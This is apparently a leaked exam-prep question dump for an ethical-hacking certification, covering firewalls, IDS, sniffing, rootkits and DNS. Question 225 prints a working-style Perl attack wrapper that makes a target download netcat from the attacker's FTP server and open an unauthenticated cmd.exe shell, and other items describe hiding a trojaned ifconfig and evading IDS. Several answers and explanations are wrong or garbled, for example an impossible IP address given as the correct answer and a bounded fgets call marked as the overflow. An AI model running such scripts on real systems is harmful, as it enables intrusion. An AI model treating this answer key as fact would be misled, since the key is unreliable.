Joe the Hacker breaks into Certkiller 's Linux system and plants a wiretap program in order to sniff passwords and user accounts off the wire. The wiretap program is embedded as a Trojan horse in one of the network utilities. Joe is worried that network administrator might detect the wiretap program by querying the interfaces to see if they are running in promiscuous mode.

Running "ifconfig -a" will produce the following:

```
# ifconfig -a
lo0: flags=848<UP,LOOPBACK,RUNNING,MULTICAST> mtu 8232
inet 127.0.0.1 netmask ff000000hme0:
flags=863<UP,BROADCAST,NOTRAILERS,RUNNING,PROMISC,MULTICAST>
mtu
1500
inet 192.0.2.99 netmask fffffff0 broadcast 134.5.2.255
ether
8:0:20:9c:a2:35
```

What can Joe do to hide the wiretap program from being detected by ifconfig command?

- A. Block output to the console whenever the user runs ifconfig command by running screen capture utility
- B. Run the wiretap program in stealth mode from being detected by the ifconfig command.
- C. Replace original ifconfig utility with the rootkit version of ifconfig hiding Promiscuous information being displayed on the console.
- D. You cannot disable Promiscuous mode detection on Linux systems.

Answer: C

Explanation: The normal way to hide these rogue programs running on systems is the use crafted commands like ifconfig and ls.

---

**QUESTION 225:**

What is the expected result of the following exploit?

```
#####  
#####  
$port = 53;                # Spawn cmd.exe on port X  
$your = "192.168.1.1";      # Your FTP Server  
$user = "Anonymous";        # login as  
$pass = 'noone@nowhere.com'; # password  
#####  
$host = $ARGV[0];  
print "Starting ...\n";  
print "Server will download the file nc.exe from $your FTP server.\n";  
system("perl msadc.pl -h $host -C \"echo open $your >sasfile\"");  
system("perl msadc.pl -h $host -C \"echo $user>>sasfile\"");  
system("perl msadc.pl -h $host -C \"echo $user>>sasfile\"");  
system("perl msadc.pl -h $host -C \"echo $user>>sasfile\"");  
system("perl msadc.pl -h $host -C \"echo get nc.exe>>sasfile\"");  
system("perl msadc.pl -h $host -C \"echo get hacked.html>>sasfile\"");  
system("perl msadc.pl -h $host -C \"echo quit>>sasfile\"");  
print "Server is downloading ...\n";  
system("perl msadc.pl -h $host -C \"ftp -s:sasfile\"");  
print "Press ENTER when download is finished ... (That's why it's good to have your  
own ftp server)\n";  
$o=<STDIN>; print "Opening ...\n";  
system("perl msadc.pl -h $host -C \"nc -l -p $port -e cmd.exe\"");  
print "Done.\n";  
#system("telnet $host $port"); exit(0);
```

- A. Opens up a telnet listener that requires no username or password.
- B. Create a FTP server with write permissions enabled.
- C. Creates a share called "sasfile" on the target system.
- D. Creates an account with a user name of Anonymous and a password of noone@nowhere.com.

Answer: A

Explanation:

The script being depicted is in perl (both msadc.pl and the script their using as a wrapper) -- \$port, \$your, \$user, \$pass, \$host are variables that hold the port # of a DNS server, an IP, username, and FTP password. \$host is set to argument variable 0 (which means the string typed directly after the command). Essentially what happens is it connects to an FTP server and downloads nc.exe (the TCP/IP swiss-army knife -- netcat) and uses nc to open a TCP port spawning cmd.exe (cmd.exe is the Win32 DOS shell on NT/2000/2003/XP), cmd.exe when spawned requires NO username or password and has the permissions of the username it is being executed as (probably guest in this instance, although it could be administrator). The #'s in the script means the text following is a comment, notice the last line in particular, if the # was removed the script would spawn a connection to itself, the host system it was running on.



**QUESTION 226:**

You have just installed a new Linux file server at your office. This server is going to be used by several individuals in the organization, and unauthorized personnel must not be able to modify any data.

What kind of program can you use to track changes to files on the server?

- A. Network Based IDS (NIDS)
- B. Personal Firewall
- C. System Integrity Verifier (SIV)
- D. Linux IP Chains

Answer: C

Explanation: System Integrity Verifiers like Tripwire aids system administrators and users in monitoring a designated set of files for any changes. Used with system files on a regular (e.g., daily) basis, Tripwire can notify system administrators of corrupted or tampered files, so damage control measures can be taken in a timely manner.

---

**QUESTION 227:**

Jim's organization has just completed a major Linux roll out and now all of the organization's systems are running the Linux 2.5 kernel. The roll out expenses has posed constraints on purchasing other essential security equipment and software. The organization requires an option to control network traffic and also perform stateful inspection of traffic going into and out of the DMZ. Which built-in functionality of Linux can achieve this?

- A. IP Tables
- B. IP Chains
- C. IP Sniffer
- D. IP ICMP

Answer: A

Explanation: iptables is a user space application program that allows a system administrator to configure the netfilter tables, chains, and rules (described above). Because iptables requires elevated privileges to operate, it must be executed by user root, otherwise it fails to function. On most Linux systems, iptables is installed as /sbin/iptables. IP Tables performs stateful inspection while the older IP Chains only performs stateless inspection.

**QUESTION 228:**

WinDump is a popular sniffer which results from the porting to Windows of TcpDump for Linux. What library does it use ?

- A. LibPcap
- B. WinPcap
- C. Wincap
- D. None of the above

Answer: B

Explanation: WinPcap is the industry-standard tool for link-layer network access in Windows environments: it allows applications to capture and transmit network packets bypassing the protocol stack, and has additional useful features, including kernel-level packet filtering, a network statistics engine and support for remote packet capture.

---

**QUESTION 229:**

Several of your co-workers are having a discussion over the etc/passwd file. They are at odds over what types of encryption are used to secure Linux passwords. (Choose all that apply.)

- A. Linux passwords can be encrypted with MD5
- B. Linux passwords can be encrypted with SHA
- C. Linux passwords can be encrypted with DES
- D. Linux passwords can be encrypted with Blowfish
- E. Linux passwords are encrypted with asymmetric algorithms

Answer: A, C, D

Explanation:

Linux passwords are encrypted using MD5, DES, and the NEW addition Blowfish. The default on most Linux systems is dependant on the distribution, RedHat uses MD5, while Slackware uses DES. The Blowfish option is there for those who wish to use it. The encryption algorithm in use can be determined by authconfig on RedHat-based systems, or by reviewing one of two locations, on PAM-based systems (Pluggable Authentication Module) it can be found in /etc/pam.d/, the system-auth file or authconfig files. In other systems it can be found in /etc/security/ directory.

---

**QUESTION 230:**

**Exhibit**

```
Apr 24 14:46:46 [4663]: spp_portscan: portscan detected from 194.222.156.169
Apr 24 14:46:46 [4663]: IDS27/FIN Scan: 194.222.156.169:56693 -> 172.16.1.107:482
Apr 24 18:01:05 [4663]: IDS/DNS-version-query: 212.244.97.121:3485 -> 172.16.1.107:53
Apr 24 19:04:01 [4663]: IDS213/ftp-passwd-retrieval: 194.222.156.169:1425 -> 172.16.1.107:21
Apr 25 08:02:41 [5875]: spp_portscan: PORTSCAN DETECTED from 24.9.255.53
Apr 25 02:08:07 [5875]: IDS127/telnet-login-incorrect: 172.16.1.107:23 -> 213.2.101:53
Apr 25 02:08:07 [5875]: IDS127/telnet-login-incorrect: 172.16.1.107:23 -> 213.2.101:53
Apr 25 02:08:07 [5875]: IDS127/telnet-login-incorrect: 172.16.1.107:23 -> 213.7:111
Apr 25 19:37:05 [5875]: IDS127/telnet-login-incorrect: 172.16.1.107:23 -> 213.272.16.1.107:80
Apr 26 05:45:25 [6283]: IDS127/telnet-login-incorrect: 172.16.1.107:23 -> 213.2.101:53
Apr 26 06:43:05 [6283]: IDS181/nops-x86: 63.226.81.13:1351 -> 172.16.1.107:53
Apr 26 06:44:25 victim7 PAM_pwdb[12509]: (login) session opened for user simple by (uid=0)
Apr 26 06:44:36 victim7 PAM_pwdb[12521]: (su) session opened for user simon by simple(uid=506)
Apr 26 06:45:34 [6283]: IDS175/socks-probe: 24.112.167.35:20 -> 172.16.1.107:1380
Apr 26 06:52:10 [6283]: IDS127/telnet-login-incorrect: 172.16.1.107:23 -> 213.28.22.189:4558
```

Study the log given in the exhibit,

Precautionary measures to prevent this attack would include writing firewall rules.

Of these firewall rules, which among the following would be appropriate?

- A. Disallow UDP 53 in from outside to DNS server
- B. Allow UDP 53 in from DNS server to outside
- C. Disallow TCP 53 in from secondaries or ISP server to DNS server
- D. Block all UDP traffic

Answer: B

Explanation: You only want your or your ISP's outside DNS to be able to contact your inside DNS. All other traffic should be directed against the outside DNS.

---

**QUESTION 231:**

You are attempting to map out the firewall policy for an organization. You discover your target system is one hop beyond the firewall. Using hping2, you send SYN packets with the exact TTL of the target system starting at port 1 and going up to port 1024. What is this process known as?

- A. Footprinting
- B. Firewalking
- C. Enumeration
- D. Idle scanning

Answer: B

Explanation: Firewalking uses a traceroute-like IP packet analysis to determine whether or not a particular packet can pass from the attacker's host to a destination host through a packet-filtering device. This technique can be used to map 'open' or 'pass through' ports on a gateway. More over, it can determine whether packets with various control information can pass through a given gateway.

---

**QUESTION 232:**

Once an intruder has gained access to a remote system with a valid username and password, the attacker will attempt to increase his privileges by escalating the used account to one that has increased privileges, such as that of an administrator. What would be the best countermeasure to protect against escalation of privileges?

- A. Give users tokens
- B. Give user the least amount of privileges
- C. Give users two passwords
- D. Give users a strong policy document

Answer: B

Explanation: With less privileges it is harder to increase the privileges.

---

**QUESTION 233:**

Which one of the following attacks will pass through a network layer intrusion detection system undetected?

- A. A teardrop attack
- B. A SYN flood attack
- C. A DNS spoofing attack
- D. A test.cgi attack

Answer: D

Explanation:

Because a network-based IDS reviews packets and headers, it can also detect denial of service (DoS) attacks

Not A or B:

The following sections discuss some of the possible DoS attacks available.

Smurf

Fraggle

SYN Flood

Teardrop

DNS DoS Attacks"

---

**QUESTION 234:**

Why would an ethical hacker use the technique of firewalking?

- A. It is a technique used to discover wireless network on foot.
- B. It is a technique used to map routers on a network link.

- C. It is a technique used to discover the nature of rules configured on a gateway.
- D. It is a technique used to discover interfaces in promiscuous mode.

Answer: C

Explanation:

Firewalking uses a traceroute-like IP packet analysis to determine whether or not a particular packet can pass from the attacker's host to a destination host through a packet-filtering device. This technique can be used to map 'open' or 'pass through' ports on a gateway. More over, it can determine whether packets with various control information can pass through a given gateway.

---

**QUESTION 235:**

What makes web application vulnerabilities so aggravating? (Choose two)

- A. They can be launched through an authorized port.
- B. A firewall will not stop them.
- C. They exist only on the Linux platform.
- D. They are detectable by most leading antivirus software.

Answer: A, B

Explanation: As the vulnerabilities exists on a web server, incoming traffic on port 80 will probably be allowed and no firewall rules will stop the attack.

---

**QUESTION 236:**

An employee wants to defeat detection by a network-based IDS application. He does not want to attack the system containing the IDS application. Which of the following strategies can be used to defeat detection by a network-based IDS application? (Choose the best answer)

- A. Create a network tunnel.
- B. Create a multiple false positives.
- C. Create a SYN flood.
- D. Create a ping flood.

Answer: A

Explanation: Certain types of encryption presents challenges to network-based intrusion detection and may leave the IDS blind to certain attacks, where a host-based IDS analyzes the data after it has been decrypted.

**QUESTION 237:**

Carl has successfully compromised a web server from behind a firewall by exploiting a vulnerability in the web server program. He wants to proceed by installing a backdoor program. However, he is aware that not all inbound ports on the firewall are in the open state.

From the list given below, identify the port that is most likely to be open and allowed to reach the server that Carl has just compromised.

- A. 53
- B. 110
- C. 25
- D. 69

Answer: A

Explanation: Port 53 is used by DNS and is almost always open, the problem is often that the port is opened for the hole world and not only for outside DNS servers.

---

**QUESTION 238:**

Neil monitors his firewall rules and log files closely on a regular basis. Some of the users have complained to Neil that there are a few employees who are visiting offensive web sites during work hours, without consideration for others. Neil knows that he has an updated content filtering system and that such access should not be authorized.

What type of technique might be used by these offenders to access the Internet without restriction?

- A. They are using UDP which is always authorized at the firewall.
- B. They are using tunneling software which allows them to communicate with protocols in a way it was not intended.
- C. They have been able to compromise the firewall, modify the rules, and give themselves proper access.
- D. They are using an older version of Internet Explorer that allows them to bypass the proxy server.

Answer: B

Explanation: This can be accomplished by, for example, tunneling the http traffic over SSH if you have a SSH server answering to your connection, you enable dynamic forwarding in the ssh client and configure Internet Explorer to use a SOCKS Proxy for network traffic.

**QUESTION 239:**

The programmers on your team are analyzing the free, open source software being used to run FTP services on a server in your organization. They notice that there is excessive number of functions in the source code that might lead to buffer overflow. These C++ functions do not check bounds. Identify the line the source code that might lead to buffer overflow.

```
1. #include <stdio.h>
2. void stripnl(char *str) {
3.     while(strlen(str) && ( (strlen(str) - 1) == 13) ||
4.         ( strlen(str) - 1) == 10 )) {
5.         str[strlen(str) - 1] = 0;
6.     }
7. }
8. int main() {
9.     FILE *infile;
10.    char fname[40];
11.    char line[100];
12.    int lcount;
13.    /* Read in the filename */
14.    printf("Enter the name of a ascii file: ");
15.    fgets(fname, sizeof(fname), stdin);
16.
17.    printf("Enter the name of a ascii file: ");
18.    stripnl(fname);
19.
20.    /* Open the file. If NULL is returned there was an error */
21.    if((infile = fopen(fname, "r")) == NULL) {
22.        printf("Error Opening File.\n");
23.        exit(1);
24.    }
25.    while( fgets(line, sizeof(line), infile) != NULL ) {
26.        /* Get each line from the infile */
27.        lcount++;
28.        /* print the line number and data */
29.        printf("Line %d: %s", lcount, line);
30.    }
31.    fclose(infile); /* Close the file */
32. }
```

- A. Line number 31.
- B. Line number 15
- C. Line number 8
- D. Line number 14

Answer: B

---

**QUESTION 240:**

While scanning a network you observe that all of the web servers in the DMZ are responding to ACK packets on port 80.  
What can you infer from this observation?

- A. They are using Windows based web servers.
- B. They are using UNIX based web servers.
- C. They are not using an intrusion detection system.
- D. They are not using a stateful inspection firewall.

Answer: D

Explanation: If they used a stateful inspection firewall this firewall would know if there has been a SYN-ACK before the ACK.

---

**QUESTION 241:**

You are the security administrator for a large network. You want to prevent attackers from running any sort of traceroute into your DMZ and discover the internal structure of publicly accessible areas of the network. How can you achieve this?

- A. Block ICMP at the firewall.
- B. Block UDP at the firewall.
- C. Both A and B.
- D. There is no way to completely block doing a trace route into this area.

Answer: D

Explanation:

When you run a traceroute to a target network address, you send a UDP packet with one time to live (TTL) to the target address. The first router this packet hits decreases the TTL to 0 and rejects the packet. Now the TTL for the packet is expired. The router sends back an ICMP message type 11 (Exceeded) code 0 (TTL--Exceeded) packet to your system with a source address. Your system displays the round-trip time for that first hop and sends out the next UDP packet with a TTL of 2.

This process continues until you receive an ICMP message type 3 (Unreachable) code 3 (Port--Unreachable) from the destination system. Traceroute is completed when your machine receives a Port-Unreachable message.

If you receive a message with three asterisks [\* \* \*] during the traceroute, a router in the path doesn't return ICMP messages. Traceroute will continue to send UDP packets until the destination is reached or the maximum number of hops is exceeded.

---

**QUESTION 242:**

Bob, and Administrator at Certkiller was furious when he discovered that his buddy Trent, has launched a session hijack attack against his network, and sniffed on his communication, including administrative tasks such as configuring routers, firewalls, IDS, via Telnet.

Bob, being an unhappy administrator, seeks your help to assist him in ensuring that attackers such as Trent will not be able to launch a session hijack in Certkiller .

Based on the above scenario, please choose which would be your corrective measurement actions (Choose two)

- A. Use encrypted protocols, like those found in the OpenSSH suite.
- B. Implement FAT32 filesystem for faster indexing and improved performance.
- C. Configure the appropriate spoof rules on gateways (internal and external).



D. Monitor for CRP caches, by using IDS products.

Answer: A, C

Explanation:

First you should encrypt the data passed between the parties; in particular the session key. This technique is widely relied-upon by web-based banks and other e-commerce services, because it completely prevents sniffing-style attacks. However, it could still be possible to perform some other kind of session hijack. By configuring the appropriate spoof rules you prevent the attacker from using the same IP address as the victim as thus you can implement secondary check to see that the IP does not change in the middle of the session.

---

**QUESTION 243:**

Network Intrusion Detection systems can monitor traffic in real time on networks. Which one of the following techniques can be very effective at avoiding proper detection?

- A. Fragmentation of packets.
- B. Use of only TCP based protocols.
- C. Use of only UDP based protocols.
- D. Use of fragmented ICMP traffic only.

Answer: A

Explanation: If the default fragmentation reassembly timeout is set to higher on the client than on the IDS then the it is possible to send an attack in fragments that will never be reassembled in the IDS but they will be reassembled and read on the client computer acting victim.

---

**QUESTION 244:**

What do you conclude from the nmap results below?

Starting nmap V. 3.10ALPHA0 ([www.insecure.org/map/](http://www.insecure.org/map/))

(The 1592 ports scanned but not shown below are in state: closed)

Port State Service

21/tcp open ftp

25/tcp open smtp

80/tcp open http

443/tcp open https

Remote operating system guess: Too many signatures match  
the reliability guess the OS. Nmap run completed - 1 IP

address (1 host up) scanned in 91.66 seconds

- A. The system is a Windows Domain Controller.
- B. The system is not firewalled.
- C. The system is not running Linux or Solaris.
- D. The system is not properly patched.

Answer: B

Explanation: There is no reports of any ports being filtered.

---

**QUESTION 245:**

Bill has successfully executed a buffer overflow against a Windows IIS web server. He has been able to spawn an interactive shell and plans to deface the main web page. He first attempts to use the "Echo" command to simply overwrite index.html and remains unsuccessful. He then attempts to delete the page and achieves no progress. Finally, he tries to overwrite it with another page again in vain. What is the probable cause of Bill's problem?

- A. The system is a honeypot.
- B. There is a problem with the shell and he needs to run the attack again.
- C. You cannot use a buffer overflow to deface a web page.
- D. The HTML file has permissions of ready only.

Answer: D

Explanation:

The question states that bill had been able to spawn an interactive shell. By this statement we can tell that the buffer overflow and its corresponding code was enough to spawn a shell. Any shell should make it possible to change the webpage. So we either don't have sufficient privilege to change the webpage (answer D) or it's a honeypot (answer A). We think the preferred answer is D

---

**QUESTION 246:**

Snort is an open source Intrusion Detection system. However, it can also be used for a few other purposes as well.

Which of the choices below indicate the other features offered by Snort?

- A. IDS, Packet Logger, Sniffer
- B. IDS, Firewall, Sniffer
- C. IDS, Sniffer, Proxy
- D. IDS, Sniffer, content inspector

Answer: A

Explanation: Snort is a free software network intrusion detection and prevention system capable of performing packet logging & real-time traffic analysis, on IP networks. Snort was written by Martin Roesch but is now owned and developed by Sourcefire

---

**QUESTION 247:**

The following excerpt is taken from a honeypot log. The log captures activities across three days. There are several intrusion attempts; however, a few are successful. From the options given below choose the one best interprets the following entry:

Apr 26 06:43:05 [6282] IDS181/nops-x86: 63.226.81.13:1351  
-> 172.16.1.107:53

(Note: The objective of this question is to test whether the student can read basic information from log entries and interpret the nature of attack.)

```
Apr 24 14:46:46 [4663]: spp_portscan: portscan detected from 194.222.156.169
Apr 24 14:46:46 [4663]: IDS27/FIN Scan: 194.222.156.169:56693 -> 172.16.1.107:482
Apr 24 18:01:05 [4663]: IDS/DNS-version-query: 212.244.97.121:3485 -> 172.16.1.107:53
Apr 24 19:04:01 [4663]: IDS213/ftp-passwd-retrieval: 194.222.156.169:1425 ->
172.16.1.107:21
Apr 25 08:02:41 [5875]: spp_portscan: PORTSCAN DETECTED from 24.9.255.53
Apr 25 02:08:07 [5875]: IDS277/DNS-version-query: 63.226.81.13:4499 ->
172.16.1.107:53
Apr 25 02:08:07 [5875]: IDS277/DNS-version-query: 63.226.81.13:4630 ->
172.16.1.101:53
Apr 25 02:38:17 [5875]: IDS/RPC-rpcinfo-query: 212.251.1.94:642 -> 172.16.1.107:111
Apr 25 19:37:32 [5875]: IDS230/web-cgi-space-wildcard: 198.173.35.164:4221 ->
172.16.1.107:80
Apr 26 05:45:12 [6283]: IDS212/dns-zone-transfer: 38.31.107.87:2291 ->
172.16.1.101:53
Apr 26 06:43:05 [6283]: IDS181/nops-x86: 63.226.81.13:1351 -> 172.16.1.107:53
Apr 26 06:44:25 victim7 PAM_pwd[12509]: (login) session opened for user simple by
(uid=0)
Apr 26 06:44:36 victim7 PAM_pwd[12521]: (su) session opened for user simon by
simple(uid=506)
Apr 26 06:45:34 [6283]: IDS175/socks-probe: 24.112.167.35:20 -> 172.16.1.107:1080
Apr 26 06:52:10 [6283]: IDS127/telnet-login-incorrect: 172.16.1.107:23 ->
213.28.22.189:4558
```

Interpret the following entry:

Apr 26 06:43:05 [6283]: IDS181/nops-x86: 63.226.81.13:1351  
-> 172.16.1.107.53

- A. An IDS evasion technique
- B. A buffer overflow attempt
- C. A DNS zone transfer
- D. Data being retrieved from 63.226.81.13.

Answer: B

Explanation:

The IDS log file is depicting numerous attacks, however, most of them are from different

attackers, in reference to the attack in question, he is trying to mask his activity by trying to act legitimate, during his session on the honeypot, he changes users two times by using the "su" command, but never tries to attempt anything to severe.

---

**QUESTION 248:**

When referring to the Domain Name Service, what is denoted by a 'zone'?

- A. It is the first domain that belongs to a company.
- B. It is a collection of resource records.
- C. It is the first resource record type in the SOA.
- D. It is a collection of domains.

Answer: B

Explanation: A reasonable definition of a zone would be a portion of the DNS namespace where responsibility has been delegated.

---

**QUESTION 249:**

Statistics from cert.org and other leading security organizations has clearly showed a steady rise in the number of hacking incidents perpetrated against companies. What do you thin is the main reason behind the significant increase in hacking attempts over the past years?

- A. It is getting more challenging and harder to hack for non technical people.
- B. There is a phenomenal increase in processing power.
- C. New TCP/IP stack features are constantly being added.
- D. The ease with which hacker tools are available on the Internet.

Answer: D

Explanation: Today you don't need to be a good hacker in order to break in to various systems, all you need is the knowledge to use search engines on the internet.

---

**QUESTION 250:**

You are doing IP spoofing while you scan your target. You find that the target has port 23 open. Anyway you are unable to connect. Why?

- A. A firewall is blocking port 23
- B. You cannot spoof + TCP
- C. You need an automated telnet tool

D. The OS does not reply to telnet even if port 23 is open

Answer: A

Explanation: The question is not telling you what state the port is being reported by the scanning utility, if the program used to conduct this is nmap, nmap will show you one of three states - "open", "closed", or "filtered" a port can be in an "open" state yet filtered, usually by a stateful packet inspection filter (ie. Netfilter for linux, ipfilter for bsd). C and D to make any sense for this question, their bogus, and B, "You cannot spoof + TCP", well you can spoof + TCP, so we strike that out.

---

**QUESTION 251:**

While examining a log report you find out that an intrusion has been attempted by a machine whose IP address is displayed as 0xde.0xad.0xbe.0xef. It looks to you like a hexadecimal number. You perform a ping 0xde.0xad.0xbe.0xef. Which of the following IP addresses will respond to the ping and hence will likely be responsible for the intrusion ?

- A. 192.10.25.9
- B. 10.0.3.4
- C. 203.20.4.5
- D. 222.273.290.239

Answer: D

Explanation:  
Convert the hex number to binary and then to decimal.

---

**QUESTION 252:**

All the web servers in the DMZ respond to ACK scan on port 80. Why is this happening ?

- A. They are all Windows based webserver
- B. They are all Unix based webserver
- C. The company is not using IDS
- D. The company is not using a stateful firewall

Answer: D

Explanation: If they used a stateful inspection firewall this firewall would know if there has been a SYN-ACK before the ACK.

**QUESTION 253:**

What is a sheepdip?

- A. It is another name for Honeynet
- B. It is a machine used to coordinate honeynets
- C. It is the process of checking physical media for virus before they are used in a computer
- D. None of the above

Answer: C

Explanation: Also known as a footbath, a sheepdip is the process of checking physical media, such as floppy disks or CD-ROMs, for viruses before they are used in a computer. Typically, a computer that sheepdips is used only for that process and nothing else and is isolated from the other computers, meaning it is not connected to the network. Most sheepdips use at least two different antivirus programs in order to increase effectiveness.

---

**QUESTION 254:**

If you come across a sheepdip machine at your client's site, what should you do?

- A. A sheepdip computer is used only for virus-checking.
- B. A sheepdip computer is another name for a honeypot
- C. A sheepdip coordinates several honeypots.
- D. A sheepdip computers defers a denial of service attack.

Answer: A

Explanation: Also known as a footbath, a sheepdip is the process of checking physical media, such as floppy disks or CD-ROMs, for viruses before they are used in a computer. Typically, a computer that sheepdips is used only for that process and nothing else and is isolated from the other computers, meaning it is not connected to the network. Most sheepdips use at least two different antivirus programs in order to increase effectiveness.

---

**QUESTION 255:**

If you come across a sheepdip machine at your client site, what would you infer?

- A. A sheepdip computer is used only for virus checking.
- B. A sheepdip computer is another name for honeypop.

- C. A sheepdip coordinates several honeypots.
- D. A sheepdip computer defers a denial of service attack.

Answer: A

Explanation: Also known as a footbath, a sheepdip is the process of checking physical media, such as floppy disks or CD-ROMs, for viruses before they are used in a computer. Typically, a computer that sheepdips is used only for that process and nothing else and is isolated from the other computers, meaning it is not connected to the network. Most sheepdips use at least two different antivirus programs in order to increase effectiveness.

---

**QUESTION 256:**

What type of attack changes its signature and/or payload to thwart detection by antivirus programs?

- A. Polymorphic
- B. Rootkit
- C. Boot sector
- D. File infecting

Answer: A

Explanation:

In computer terminology, polymorphic code is code that mutates while keeping the original algorithm intact. This technique is sometimes used by computer viruses, shellcodes and computer worms to hide their presence.

---

**QUESTION 257:**

You may be able to identify the IP addresses and machine names for the firewall, and the names of internal mail servers by:

- A. Sending a mail message to a valid address on the target network, and examining the header information generated by the IMAP servers
- B. Examining the SMTP header information generated by using the -mx command parameter of DIG
- C. Examining the SMTP header information generated in response to an e-mail message sent to an invalid address
- D. Sending a mail message to an invalid address on the target network, and examining the header information generated by the POP servers

Answer: C

**QUESTION 258:**

Which of the following is not an effective countermeasure against replay attacks?

- A. Digital signatures
- B. Time Stamps
- C. System identification
- D. Sequence numbers

Answer: C

Explanation: A replay attack is a form of network attack in which a valid data transmission is maliciously or fraudulently repeated or delayed. Effective countermeasures should be anything that makes it hard to delay or replay the packet (time stamps and sequence numbers) or anything that prove the package is received as it was sent from the original sender (digital signature)

---

**QUESTION 259:**

To scan a host downstream from a security gateway, Firewalking:

- A. Sends a UDP-based packet that it knows will be blocked by the firewall to determine how specifically the firewall responds to such packets
- B. Uses the TTL function to send packets with a TTL value set to expire one hop past the identified security gateway
- C. Sends an ICMP "administratively prohibited" packet to determine if the gateway will drop the packet without comment.
- D. Assesses the security rules that relate to the target system before it sends packets to any hops on the route to the gateway

Answer: B

Explanation: Firewalking uses a traceroute-like IP packet analysis to determine whether or not a particular packet can pass from the attacker's host to a destination host through a packet-filtering device. This technique can be used to map 'open' or 'pass through' ports on a gateway. More over, it can determine whether packets with various control information can pass through a given gateway.

---

**QUESTION 260:**

You have discovered that an employee has attached a modem to his telephone line and workstation. He has used this modem to dial in to his workstation, thereby



bypassing your firewall. A security breach has occurred as a direct result of this activity. The employee explains that he used the modem because he had to download software for a department project. What can you do to solve this problem?

- A. Install a network-based IDS
- B. Reconfigure the firewall
- C. Conduct a needs analysis
- D. Enforce your security policy

Answer: D

Explanation:

The employee was unaware of security policy.

---

**QUESTION 261:**

ETHER: Destination address : 0000BA5EBA11 ETHER: Source address : 00A0C9B05EBD ETHER: Frame Length : 1514 (0x05EA) ETHER: Ethernet Type : 0x0800 (IP) IP: Version = 4 (0x4) IP: Header Length = 20 (0x14) IP: Service Type = 0 (0x0) IP: Precedence = Routine IP: ...0.... = Normal Delay IP: ....0... = Normal Throughput IP: .....0.. = Normal Reliability IP: Total Length = 1500 (0x5DC) IP: Identification = 7652 (0x1DE4) IP: Flags Summary = 2 (0x2) IP: .....0 = Last fragment in datagram IP: .....1. = Cannot fragment datagram IP: Fragment Offset = (0x0) bytes IP: Time to Live = 127 (0x7F) IP: Protocol = TCP - Transmission Control IP: Checksum = 0xC26D IP: Source Address = 10.0.0.2 IP: Destination Address = 10.0.1.201 TCP: Source Port = Hypertext Transfer Protocol TCP: Destination Port = 0x1A0B TCP: Sequence Number = 97517760 (0x5D000C0) TCP: Acknowledgement Number = 78544373 (0x4AE7DF5) TCP: Data Offset = 20 (0x14) TCP: Reserved = 0 (0x0000) TCP: Flags = 0x10 : .A.... TCP: ..0..... = No urgent data TCP: ...1.... = Acknowledgement field significant TCP: ....0... = No Push function TCP: .....0.. = No Reset TCP: .....0. = No Synchronize TCP: .....0 = No Fin TCP: Window = 28793 (0x7079) TCP: Checksum = 0x8F27 TCP: Urgent Pointer = 0 (0x0)

An employee wants to defeat detection by a network-based IDS application. He does not want to attack the system containing the IDS application. Which of the following strategies can be used to defeat detection by a network-based IDS application?

- A. Create a SYN flood
- B. Create a network tunnel
- C. Create multiple false positives
- D. Create a ping flood

Answer: B

Explanation: Certain types of encryption presents challenges to network-based intrusion detection and may leave the IDS blind to certain attacks, where a host-based IDS analyzes the data after it has been decrypted.

---

**QUESTION 262:**

1 172.16.1.254 (172.16.1.254) 0.724 ms 3.285 ms 0.613 ms  
2 ip68-98-176-1.nv.nv.cox.net (68.98.176.1) 12.169 ms 14.958 ms 13.416 ms  
3 ip68-98-176-1.nv.nv.cox.net (68.98.176.1) 13.948 ms  
ip68-100-0-1.nv.nv.cox.net  
(68.100.0.1) 16.743 ms 16.207 ms  
4 ip68-100-0-137.nv.nv.cox.net (68.100.0.137) 17.324 ms 13.933 ms  
20.938 ms  
5 68.1.1.4 (68.1.1.4) 12.439 ms 220.166 ms 204.170 ms  
6 so-6-0-0.gar2.wdc1.Level3.net (67.29.170.1) 16.177 ms 25.943 ms  
14.104 ms  
7 unknown.Level3.net (209.247.9.173) 14.227 ms 17.553 ms 15.415 ms  
8 so-0-1-0.bbr1.NewYork1.level3.net (64.159.1.41) 17.063 ms 20.960 ms  
19.512 ms  
9 so-7-0-0.gar1.NewYork1.Level3.net (64.159.1.182) 20.334 ms 19.440 ms  
17.938 ms  
10 so-4-0-0.edge1.NewYork1.Level3.net (209.244.17.74) 27.526 ms 18.317 ms  
21.202 ms  
11 uunet-level3-oc48.NewYork1.Level3.net (209.244.160.12) 21.411 ms  
19.133 ms 18.830 ms  
12 0.so-6-0-0.XL1.NYC4.ALTER.NET (152.63.21.78) 21.203 ms 22.670 ms  
20.111 ms  
13 0.so-2-0-0.TL1.NYC8.ALTER.NET (152.63.0.153) 30.929 ms 24.858 ms  
23.108 ms  
14 0.so-4-1-0.TL1.ATL5.ALTER.NET (152.63.10.129) 37.894 ms 33.244 ms  
33.910 ms  
15 0.so-7-0-0.XL1.MIA4.ALTER.NET (152.63.86.189) 51.165 ms 49.935 ms  
49.466 ms  
16 0.so-3-0-0.XR1.MIA4.ALTER.NET (152.63.101.41) 50.937 ms 49.005 ms  
51.055 ms  
17 117.ATM6-0.GW5.MIA1.ALTER.NET (152.63.82.73) 51.897 ms 50.280 ms  
53.647 ms  
18 target-gw1.customer.alter.net (65.195.239.14) 51.921 ms 51.571 ms  
56.855 ms  
19 www.target.com <http://www.target.com/> (65.195.239.22) 52.191 ms  
52.571 ms 56.855 ms

20 www.target.com <http://www.target.com/> (65.195.239.22) 53.561 ms  
54.121 ms 58.333 ms

You perform the above traceroute and notice that hops 19 and 20 both show the same IP address. This probably indicates what?

- A. A host based IDS
- B. A Honeypot
- C. A stateful inspection firewall
- D. An application proxying firewall

Answer: C

---

**QUESTION 263:**

Which of the following are potential attacks on cryptography? (Select 3)

- A. One-Time-Pad Attack
- B. Chosen-Ciphertext Attack
- C. Man-in-the-Middle Attack
- D. Known-Ciphertext Attack
- E. Replay Attack

Answer: B, C, E

Explanation: A chosen-ciphertext attack (CCA) is an attack model for cryptanalysis in which the cryptanalyst chooses a ciphertext and causes it to be decrypted with an unknown key. Specific forms of this attack are sometimes termed "lunchtime" or "midnight" attacks, referring to a scenario in which an attacker gains access to an unattended decryption machine. In cryptography, a man-in-the-middle attack (MITM) is an attack in which an attacker is able to read, insert and modify at will, messages between two parties without either party knowing that the link between them has been compromised. The attacker must be able to observe and intercept messages going between the two victims. A replay attack is a form of network attack in which a valid data transmission is maliciously or fraudulently repeated or delayed. This is carried out either by the originator or by an adversary who intercepts the data and retransmits it, possibly as part of a masquerade attack by IP packet substitution (such as stream cipher attack).

---

**QUESTION 264:**

